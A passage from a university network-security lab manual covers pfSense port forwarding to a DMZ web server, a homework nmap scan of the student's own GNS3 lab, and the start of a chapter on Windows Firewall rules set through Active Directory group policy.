


Figure 2 – Disable blocking of bogons

4. Now, we will utilize port forwarding to allow the External PC to access the web server

   4.1. In pfSense, navigate to ***Firewall–>NAT–>Port Forward***

   4.2. Click ***Add*** and set the following values

Option	Value
Interface	ISP
Address Family	IPv4
Protocol	TCP
Destination	ISP address
Destination Port Range	From/To Port: HTTP
Redirect Target IP	Single host: 20.0.0.5 (replace with your web server IP) [depending on version the option might be 'Address or Alias']
Redirect Target Port	HTTP
Description	Allow ISP to reach DMZ




Figure 3 – Firewall rule for NAT

4.3. ***Save*** and ***Apply Changes***

5. Check the firewall rules and notice that a new firewall rule was automatically created to pass HTTP traffic to the DMZ




Figure 4 – A new firewall rule was created

6. Test to make sure that you can access the web server

    6.1. From the external PC, open Firefox and go to the address ***http://192.168.122.66:80*** (replace with the IP address of your ISP interface on the pfSense server)

    6.2. You should see the web server's webpage




Figure 5 – Successful connection from external PC to webserver

NOTE: If you are having trouble getting this to work...
1. Double-check your IP address assignments
2. Verify that the Apache2 service is online on the webserver
3. Double-check that the Port Forwarding rules match Step 4 and the figure provided
4. Double-check that pfSense accepts WAN–>DMZ HTTP traffic to pass through the firewall

Congratulations! Users from the Internet can reach your webserver!

End of Lab

Deliverables

2 Screenshots are needed to earn credit for this exercise:

- Screenshot of NAT rules
- Screenshot of the Ubuntu Server webpage accessed from the internet host

Homework

Assignment 1 – Merging with another organization

The CIO has come down and said we can no longer use the IP space 10.x.x.x/24 for our internal (BLUE) network, nor can we continue to use 99.x.x.x/24 for our management LAN. Your job is to change the environment to use new IP spaces for the BLUE LAN and the MANAGEMENT LAN.

RECOMMENDED GRADING CRITERIA:

- Screenshot of the GNS3 workspace with all devices placed and labeled (Phase II)
- Screenshot of the pfSense services dashboard after DHCP has been set up (Phase III)
- Screenshot of the web server successfully pinging a LAN PC and the Management PC (Phase IV)
- Screenshot of the 3 rules for the DMZ (Phase VII)

Assignment 2 – Verify the new network space by running network scans

- Import a Kali Linux VM into the GNS3 environment. Use the same network settings as the other devices used in this chapter.
- Attach a cable from the Kali machine to a switch and run nmap looking for active IP addresses and open ports. (type man nmap at the command prompt to read instructions about using nmap)
    - Screenshot of ISP switch
    - Screenshot of Management Switch
    - Screenshot of DMZ switch
    - Screenshot of LAN Switch

RECOMMENDED GRADING CRITERIA:

- Screenshot of ISP has port 80 open
- Screenshot of the Management has open or closed ports (it depends on what OS you are using as the management VM)
- Screenshot of DMZ open ports
- Screenshot of LAN open ports (if these are closed, then your bogon settings didn't take. Try checking the settings and restarting your pfSense server. Maybe you missed the above instructions and aren't using the correct Nmap switches.)




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 35

System Hardening - Windows Firewall

MATHEW J. HEATH VAN HORN, PHD AND RAECHEL FERGUSON

Windows firewall is a powerful tool for creating firewall rules for an individual computer or an entire network. This activity aims to enable students to see how Active Directory (AD) can utilize group policies and Windows Defender Firewall to create firewall rules for devices connected to the AD server. In addition, this lab also teaches students the differences between inbound and outbound rules and how to create group policies that apply to devices. Finally, this lab will enable learners to see how communications between devices are altered due to the firewall rules created.

LEARNING OBJECTIVES

- Successfully deploy a server firewall to control communications between devices
- Observe how group policies can be applied to devices connected to the server
- Observe how firewall rules alter the communication abilities of devices

PREREQUISITES

- Chapter 8 – Creating a Windows Server
- Chapter 7 – Creating a Linux Server
- Chapter 16 – Introduction to Routers
- Chapter 21 – DHCP Windows
- Chapter 56 – Creating a Windows 11 Desktop VM

DELIVERABLES

- Labeled GNS3 workspace
- Router configurations
- Blocked pings from Client 3 to the Webserver
- Blocked pings from the Webserver to Client 2

RESOURCES

- 1. MSFT WebCast. “Basic Configuration Tasks in Windows Server 2019.” YouTube, January 25, 2019. https://www.youtube.com/watch?v=1nxYJSV7-u8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=4.
- 2. MSFT WebCast. “How to Join Windows Server 2019 to an Existing Active Directory Domain.” YouTube, February 1, 2019. https://www.youtube.com/watch?v=BEyNwwjo0u4.
- 3. MSFT WebCast. “How to Join Windows Server 2019 to an Existing Active Directory Domain.” YouTube, February 1, 2019. https://www.youtube.com/watch?v=BEyNwwjo0u4.
- 4. Tony Teaches Tech. “How to Block Ping Requests (on Windows, Linux, MAC).” YouTube, January 11, 2022. https://www.youtube.com/watch?v=52T2f8NfN0Y.

CONTRIBUTORS AND TESTERS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Workspace Configuration

The following steps will guide you through the process of creating the baseline environment required.

By the end of the lab, your GNS3 environment should look like this.




Figure 1 – Final setup

1. In VirtualBox, ensure you have a Windows 11 desktop VM and a Windows server VM, and check each VM’s network settings

1.1. Attached to: Generic Driver

1.2. The Cable Connected option is checked




Figure 2 – VM network settings

2. Start GNS3 and create a new project

3. Import the Windows 11 desktop with an experimental feature

3.1. In GNS3 navigate to the top menu and select edit, preferences like normal

3.2. In the VirtualBox VMs menu, select New and then choose the Windows 11 VM. However, make sure the “Use as a linked base VM (experimental)” box is checked




Figure 3 – Use as a linked base

4. Create the physical Management network space shown above

    4.1. Add a switch

    4.2. Add 3 Windows 11 Clients

    4.3. Add a Windows Server and name it “Firewall”

    4.4. Connect all the devices to the switch

5. Turn on the Firewall server and one of the client machines connected to switch 1.

> **NOTE**: Turning on the two additional machines consumes a significant amount of your host computer’s memory and power, so limit the total number of machines running to three.

Phase II – Server and client configuration

For the client and server machines to be able to communicate, both the client and server should have an IP address that “connects” them to each other. Without the proper network setup, the machines will not be able to

communicate with each other, and group policies cannot be updated on the client machines.

1. Log in to the server named “Firewall”

    1.1. Click on ***Local Server***

    1.2. Left-click on the ***ethernet*** option in the middle of the screen or the blue address to its right

